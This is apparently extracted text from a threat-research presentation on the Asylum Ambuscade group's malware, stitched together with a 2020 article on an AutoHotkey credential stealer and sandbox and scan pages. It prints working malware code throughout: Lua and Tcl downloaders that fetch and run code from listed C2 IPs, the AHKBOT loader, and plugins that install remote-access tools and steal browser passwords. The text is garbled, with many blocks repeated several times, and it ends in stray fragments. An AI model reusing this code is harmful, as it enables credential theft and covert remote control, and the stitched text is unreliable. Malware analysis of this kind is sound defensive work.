2J2741522R2D721W2CV2371523F1J2D023F2D8223D52232DD2DF2D02DI2DK26R2DN2DD23F26B2DZ2371C1Z2CS22K1Z2DD22Z2D722F2772DJ23F25F2E3181J2D52  
DM2E41R2D51R2CW22B2DG2D72371023F2D52D02EV2D423W2232EU141B2CS22G1B2CW2DU2DH2CW2742362D12741426Z2D526Z2D82EX23W21W2EZ2DK2DG2EZ112FB2  
DI10132D5132BH2FY2FO2G02371223F22B2FF2D026R2G423721T2742GB2FN21T2GA2FX2E72G42GK23W21U2GM2F12F32FH26J2CS22C26J2FA2DG2DI2CX21F2FF2D2  
2632D52632FA2CV2FC2EV25F2D52EH2371425N2D  
525N2D82G221W2G42DE2742HA2CX2H927B24Z2CS22324Z2CW23F2CV21X2EZ1322R23W23W21T2I41C112EZ2292EZ');local n=bit and bit.bxor or  
function(l,e)local o,n=1,0 while l>0 and e>0 do local a,c=1%2,e%2 if a==c then n=n+o end l=e=(l-a)/2 (e-c)/2 o*=2 end if l==0  
return n end
```



2nd stage: LUA SunSeed

```
require('socket.http')  
serial_number = Drive.Item('C').SerialNumber  
server_response = socket.request(http://<C2 IP>/ + serial_number)  
pcall(loadstring(server_response))  
collectgarbage()  
<jump to the start and retry>
```

2nd stage: LUA SunSeed

```
require('socket.http')  
serial_number = Drive.Item('C').SerialNumber  
server_response = socket.request(http://<C2 IP>/ + serial_number)  
pcall(loadstring(server_response))  
collectgarbage()  
<jump to the start and retry>
```

2nd stage: LUA SunSeed

```
require('socket.http')  
serial_number = Drive.Item('C').SerialNumber  
server_response = socket.request(http://<C2 IP>/ + serial_number)  
pcall(loadstring(server_response))  
collectgarbage()  
<jump to the start and retry>
```

2nd stage: LUA SunSeed

```
require('socket.http')  
serial_number = Drive.Item('C').SerialNumber  
server_response = socket.request(http://<C2 IP>/ + serial_number)  
pcall(loadstring(server_response))  
collectgarbage()  
<jump to the start and retry>
```

3rd stage dropper

```
require("luacom")
```

```
body,code=require("socket.http").request("http://84.32.188.96/download?path=ahkbotslashmscoreedotahk")  
f=io.open('C:/ProgramData/mscoree.ahk', 'wb')f:write(body)f:close()
```

```
body,code=require("socket.http").request("http://84.32.188.96/download?path=ahkbotslashmscoreedotexe")  
f=io.open('C:/ProgramData/mscoree.exe', 'wb')f:write(body)f:close()
```

```
Shell = luacom.CreateObject("WScript.Shell")  
Shell:Run("C:/ProgramData/mscoree.exe", 0, false)
```

2nd stage variant: TCL SunSeed

```
CreateObject("WScript.Shell").Run "C:\ProgramData\CTF\bin\ctfmon.exe C:\ProgramData\CTF\bin\ctfmon.ini", 0, False
```

2nd stage variant: TCL SunSeed

```
CreateObject("WScript.Shell").Run "C:\ProgramData\CTF\bin\ctfmon.exe C:\ProgramData\CTF\bin\ctfmon.ini", 0, False
```



```
package require http

proc sleep {time} {
    after $time set end 1
    vwait end
}

while true {
    catch {
        set update [http::geturl "http://94.140.115.44/?www"]
        eval [http::data $update]
    }
    sleep 10000
}
```


3rd stage: AHKBOT

```
#NoTrayIcon

Loop
{
    try
    {
        DriveGet, serial, serial, C:
        UrlDownloadToFile, http://84.32.188.29/%serial%-RP, %A_AhkPath%~
        FileRead, string, %A_AhkPath%~
        If InStr(SubStr(string, -1), "~")
        Run, %A_AhkPath% %A_AhkPath%~
    }
    catch e
    {
    }
    Sleep, 5000
}
```

3rd stage: AHKBOT

```
#NoTrayIcon

Loop
{
    try
    {
        DriveGet, serial, serial, C:
        UrlDownloadToFile, http://84.32.188.29/%serial%-RP, %A_AhkPath%~
        FileRead, string, %A_AhkPath%~
        If InStr(SubStr(string, -1), "~")
        Run, %A_AhkPath% %A_AhkPath%~
    }
    catch e
    {
    }
    Sleep, 5000
}
```

Plug-ins: rutservon

```
#NoTrayIcon
#SingleInstance off
#NoEnv

SetWorkingDir, C:\ProgramData

DetectHiddenWindows, On

SendLog("rutserv: load")

RunWait, taskkill /f /im rutserv.exe, ,Hide
RunWait, taskkill /f /im rfusclient.exe, ,Hide

UrlDownloadToFile, %EXTERNAL_URL%/download?path=rutservslashagent6dot10dotexe, %A_Temp%\agent6.10.exe

SendLog("rutserv: loaded")

OnWindowCreated("Agent", "Agent_Created")
Sleep, 5000

SendLog("rutserv: run")
Run, cmd /min /C "set __COMPAT_LAYER=RUNASINVOKER && start "" "%A_Temp%\agent6.10.exe"", ,Hide UseErrorLevel
```

Plug-ins

connect
deletecookies
deskscreen
deskscreenon
deskscreenoff
hardware
hvncon
hvncoff
installchrome

keylogon
keylogoff
passwords
rutservon
rutservoff
tasklist
towake
update
wndlist

Plug-ins

connect

deletcookies

deskscreen

deskscreenon

deskscreenoff

hardware

hvncon

hvncoff

installchrome

keylogon

keylogoff

passwords

rutservon

rutservoff

tasklist

towake

update

wndlist

Plug-ins

connect
deletcookies
deskscreen
deskscreenon
deskscreenoff
hardware
hvncon
hvncoff
installchrome

keylogon
keylogoff
passwords
rutservon
rutservoff
tasklist
towake
update
wndlist

Plug-ins

connect
deletecookies
deskscreen
deskscreenon
deskscreenoff
hardware
hvncon
hvncoff
installchrome

keylogon
keylogoff
passwords
rutservon
rutservoff
tasklist
towake
update
wndlist

Plug-ins

connect
deletcookies
deskscreen
deskscreenon
deskscreenoff
hardware
hvncon
hvncoff
installchrome

keylogon
keylogoff
passwords
rutservon
rutservoff
tasklist
towake
update
wndlist

Plug-ins

connect
deletecookies
deskscreen
deskscreenon
deskscreenoff
hardware
hvncon
hvncoff
installchrome

keylogon
keylogoff
passwords
rutservon
rutservoff
tasklist
towake
update
wndlist

Plug-ins: deletcookies

```
targetUrl := "%EXTERNAL_URL%"
sqlite3Url := "%EXTERNAL_URL%/download?path=sqlite3slashesqlite3dotdll"
DriveGet, serial, serial, C:

; указать хосты, куки которых удалять
; если не указано ни одного, будут удалены все
Hosts := ["mail.ru", "td.com"]

SendLog("deletcookies: load")

if ( Hosts[1] && !Downloads() )
    ExitApp

SplitPath, A_AppData,, appDataDir
Cookie := { chrome: { parentFolder: appDataDir . "\\Local\\Google\\Chrome\\User Data"
                    , cookieFile: "Cookies"
                    , table: "cookies"
                    , hostHeader: "host_key"
                    , fileArray: [] }

            , msedge: { parentFolder: appDataDir . "\\Local\\Microsoft\\Edge\\User Data"
                      , cookieFile: "Cookies"
                      , table: "cookies"
                      , hostHeader: "host_key"
                      , fileArray: [] }
            }
```



Let's go **back** in time

Credential Stealer Targets US, Canadian Bank Customers

We discovered a campaign that distributed a credential stealer, and its main code components are written in AutoHotkey (AHK).

By: William Gamazo Sanchez, Aliakbar Zahravi

December 17, 2020

Read time: 7 min (1799 words)



Subscribe

Authors

William Gamazo Sanchez
Sr. Threat Researcher

Aliakbar Zahravi
Threat Researcher

Contact Us

Subscribe

Threat actors are always looking for a way to execute files on a victim machine and stay undetected. One way involves using a scripting language that has no built-in compiler within a victim's operating system, and which can't be executed without its compiler or interpreter. Python, AutoIT, and AutoHotkey (AHK) are some examples of such a scripting language. In particular, AHK is an open-source scripting language for Windows that aims to provide easy keyboard shortcuts or hotkeys, fast macro-creation, and software automation. AHK also allows users to create a "compiled" .EXE with their code in it.

In mid-December, we discovered a campaign that distributed a credential stealer. We also learned that the main code components of this campaign is written in AHK. By tracking the campaign components, we found out that its activity has been occurring since early 2020. The malware infection consists of multiple stages that start with a malicious Excel file. In turn,

Related Articles

[Security Breaks: TeamTNT's DockerHub Credentials Leak](#)


[How Malicious Actors Abuse Native Linux Tools in Attacks](#)

[Enhancing Cloud Security by Reducing Container Images](#)

[Through Distrosless](#)

[Techniques](#)


[See all articles >](#)



©2020 TREND MICRO

Figure 1. The attack chain of the malware


Among the downloaded components by the downloader client, we observed a stealer written in AHK. This script is responsible for harvesting credentials from various browsers and exfiltrating them to the attacker. It is worth noting that a variant of this stealer targets specific websites. Among them are major Canadian banks, as evident in Figure 2.



©2020 TREND MICRO

Figure 1. The attack chain of the malware


Among the downloaded components by the downloader client, we observed a stealer written in AHK. This script is responsible for harvesting credentials from various browsers and exfiltrating them to the attacker. It is worth noting that a variant of this stealer targets specific websites. Among them are major Canadian banks, as evident in Figure 2.



©2020 TREND MICRO

Figure 1. The attack chain of the malware

Among the downloaded components by the downloader client, we observed a stealer written in AHK. This script is responsible for harvesting credentials from various browsers and exfiltrating them to the attacker. It is worth noting that a variant of this stealer targets specific websites. Among them are major Canadian banks, as evident in Figure 2.



©2020 TREND MICRO

Figure 1. The attack chain of the malware

Among the downloaded components by the downloader client, we observed a stealer written in AHK. This script is responsible for harvesting credentials from various browsers and exfiltrating them to the attacker. It is worth noting that a variant of this stealer targets specific websites. Among them are major Canadian banks, as evident in Figure 2.

the stalker then attempts to download "sqlite3.dll" on a victim machine. The malware uses this DLL to perform SQL queries against the SQLite databases within browsers' app folders.

```
#NoEnv
#NoTrayIcon
SetBatchLines, -1

targetUrl := ""
sqlite3Url := "http://[redacted]/download?path=sqlite3slashesqlite3dotdll"
DriveGet, serial, serial, C:

SendLog("passwords: load")

if !Downloads()
    ExitApp

loginData := ""
loginData .= GetLoginDataFromIE()
loginData .= GetLoginDataFromFF()
loginData .= GetLoginDataFromChromium()
if (loginData = "")
    SendLog("error_passwords: failed to get passwords")
else {
    len := StrPutVar(loginData, buff, "UTF-8")
    arr := SafeArrayFromData(buff, len)
    try UploadSafeArray(arr)
    catch e
        SendLog("error_passwords_upload: " . e.message)
}

Return

Downloads() {
    global sqlite3Url
    sql := A_ScriptDir . "\sqlite3.dll"
    success := true
    if !FileExist(sql) || GetModuleBitness(sql) != A_PtrSize*8 {
        Loop 1 {
            UrlDownloadToFile, % sqlite3Url, % sql
            if ErrorLevel {
                SendLog("error_download: sqlite3.dll")
                success := false
                break
            }
        }
        bitness := GetModuleBitness(sql)
        if (bitness != A_PtrSize*8) {
            SendLog("error_sqlite_bitness: Uploaded sqlite3.dll bitness is " . bitness . ". It doesn't match script bitness")
            success := false
        }
    }
}

Return success
```

2020

```
#NoEnv
#NoTrayIcon
SetBatchLines, -1

targetUrl := "██████████"
sqlite3Url := "http://██████████/download?path=sqlite3slashesqlite3dotdll"
DriveGet, serial, serial, C:

SendLog("passwords: load")

if !Downloads()
    ExitApp

loginData := ""
loginData .= GetLoginDataFromIE()
loginData .= GetLoginDataFromFF()
loginData .= GetLoginDataFromChromium()
if (loginData = "")
    SendLog("error_passwords: failed to get passwords")
else {
    len := StrPutVar(loginData, buff, "UTF-8")
    arr := SafeArrayFromData(buff, len)
    try UploadSafeArray(arr)
    catch e
        SendLog("error_passwords_upload: " . e.message)
}
Return

Downloads() {
```

2022

```
#NoEnv
#NoTrayIcon
SetBatchLines, -1

targetUrl := "%EXTERNAL_URL%"
sqlite3Url := "%EXTERNAL_URL%/download?path=sqlite3slashesqlite3dotdll"
DriveGet, serial, serial, C:

SendLog("passwords: load")

if !Downloads()
    ExitApp

loginData := ""
loginData .= GetLoginDataFromIE()
loginData .= GetLoginDataFromFF()
loginData .= GetLoginDataFromChromium()
if (loginData = "")
    SendLog("error_passwords: failed to get passwords")
else {
    len := StrPutVar(loginData, buff, "UTF-8")
    arr := SafeArrayFromData(buff, len)
    try UploadSafeArray(arr)
    catch e
        SendLog("error_passwords_upload: " . e.message)
}
Return

Downloads() {
```

A crimeware group that switched to espionage during the war?

Espionage incidents in 2020




A ~~crimeware~~ group that ~~switched~~ to
~~espionage~~ during the ~~war~~?

Increase of cybercrime campaigns
since October 2022

Victimology – Geographical distribution

0.0% 63.0%



Victimology – Numbers

- 4500+ victims since January 2022
- Big spikes
 - 24-29 November 2022
 - 19-23 December 2022
 - 12-24 January 2023
 - 2-5 March 2023

Delivery

- Traffic Direction System (TDS)

localkitchenquotes.com

193.3.19.17 

URL: <https://localkitchenquotes.com/ztl9d>

Submission: On December 01 via manual (December 1st 2022, 2:13:19 pm UTC) from  — Scanned from 

[Summary](#) [HTTP 2](#) [Redirects](#) [Behaviour](#) [Indicators](#) [Similar](#) [DOM](#) [Content](#) [API](#) [Verdicts](#)





[Lookup](#) [Go To](#) [Rescan](#)

[Add Verdict](#) [Report](#)

2 HTTP transactions

0 data transactions

[Everything](#) [HTML](#) [Script](#) [AJAX](#) [CSS](#) [Image](#) [Expand all](#)

Method Protocol	Status	Resource Path	Size x-fer	Time Latency	Type MIME-Type	IP Location
 GET H/1.1	404 Not Found	Primary Request ztl9d localkitchenquotes.com/	Show response 67 B 347 B	192ms 56ms	Document text/html	193.3.19.17  SELECTEL-MSK
 GET H2	200	/ techfosolutions.com/1/ Redirect Chain <ul style="list-style-type: none">https://chokseychem.com/1/ →https://techfosolutions.com/1/	0 0	545ms 492ms	Document text/plain	2a06:98c1:3121::3  CLOUDFLARENET

3

2

4

Document_1_dec-1139983.js



Downloads

One platform to connect for Windows

Everything you need to work together, all in one place for Windows

- Virtual Meetings.
- Team Chat.
- VoIP Phone System.
- Online Whiteboard.
- Conversation Intelligence.
- Email and Calendar.

Download Now

New Version





Downloads


Discover TeamViewer for Windows

Your Remote Desktop Software for Windows

- Free for personal use. Always.
- Permanent access for unattended devices
- Videoconferencing and collaboration with TeamViewer Meeting
- Black screen for private remote access
- Secure, flexible file sharing
- Remote Printing for Windows and macOS
- Always free updates

Download Now

New Verison



Non exclusive TDS?


`https://nakodamachine[.]com/1/gate.php`



`Document_1_dec-7840299.js`



AHKBOT



⚠ 25 security vendors and 4 sandboxes flagged this file as malicious



e4edb4cc8f35c7bab6e89774a279593d492714fce9865e53879f87d3704ad96c

11.01 MB
Size

2023-04-11 11:44:49 UTC
1 day ago



C:\Windows\Installer\66dcb3.msi

msi calls-wmi self-delete runtime-modules detect-debug-environment checks-network-adapters checks-bios long-sleeps direct-cpu-clock-access checks-usb-bus persistence

DETECTION

DETAILS

RELATIONS

BEHAVIOR

CONTENT

TELEMETRY

COMMUNITY 13

ITW Urls (7) ⓘ



Scanned	Detections	Status	URL
2023-01-27	0 / 90	200	https://zoomsetup.tech/download/ZoomSetup_26b30163.msi
2023-01-24	0 / 90	200	https://slacknow.tech/download/SlackSetup_26b30163.msi
2023-01-24	0 / 90	200	http://slacknow.tech/download/SlackSetup_26b30163.msi
2023-01-23	1 / 90	200	http://anydeskcloud.tech/download/AnyDeskSetup_26b30163.msi
2023-02-10	13 / 90	200	https://anydeskcloud.tech/download.php
2023-01-24	13 / 90	200	https://anydeskcloud.tech/download/AnyDeskSetup_26b30163.msi
2022-12-01	0 / 91	200	https://nakodamachine.com/1/SetupSoftware.msi

2023-02-10	13 / 90	200	https://anydeskcloud.tech/download.php
2023-01-24	13 / 90	200	https://anydeskcloud.tech/download/AnyDeskSetup_26b30163.msi
2022-12-01	0 / 91	200	https://nakodamachine.com/1/SetupSoftware.msi

ITW Domains (4) ⓘ

Domain	Detections	Created	Registrar
zoomsetup.tech	0 / 87	2023-01-23	-
slacknow.tech	0 / 87	2023-01-24	-
anydeskcloud.tech	15 / 87	2023-01-20	Hostinger, UAB
nakodamachine.com	0 / 87	2006-06-30	GoDaddy.com, LLC

ITW IP Addresses (4) ⓘ

IP	Detections	Autonomous System	Country
103.83.192.66	0 / 86	132335	IN
191.101.13.129	0 / 87	47583	US
217.21.76.47	0 / 86	47583	US
217.21.76.49	0 / 86	47583	US

TA505 in 2020

Contacted URLs (2) ⓘ

Scanned	Detections	Status	URL
2023-02-06	18 / 90	200	https://download-cdn.com/pload/e4edb4cc8f35c7bab6e89774a279593d492714fce9865e53879f87d3704ad96c.msi
2023-02-06	16 / 90	200	https://download-cdn.com/download.php?f=Ldrp.dll&from=JOTJDZTRIB2UO7DDD.msi

TDS

- Not exclusive to Asylum Ambuscade (TA505 ?, Qbot)
- Probably a paid underground service?

Delivery

- Traffic Direction System (TDS)
- Google Ads to malicious websites

Homepage

Diaries

Podcasts

Jobs

Data

Tools

Contact Us

Slack Channel


Mastodon

Twitter

Shown above: Flow of events from this infection chain.

Screenshots

The following screenshots show a Google ad that led to the fake TeamViewer page.



Shown above: Google ad that led to the fake TeamViewer page.

```
// aliases
```

```
[9,1,74294881202]
```

```
// exports.apply = undefined;
```

```
/**
```

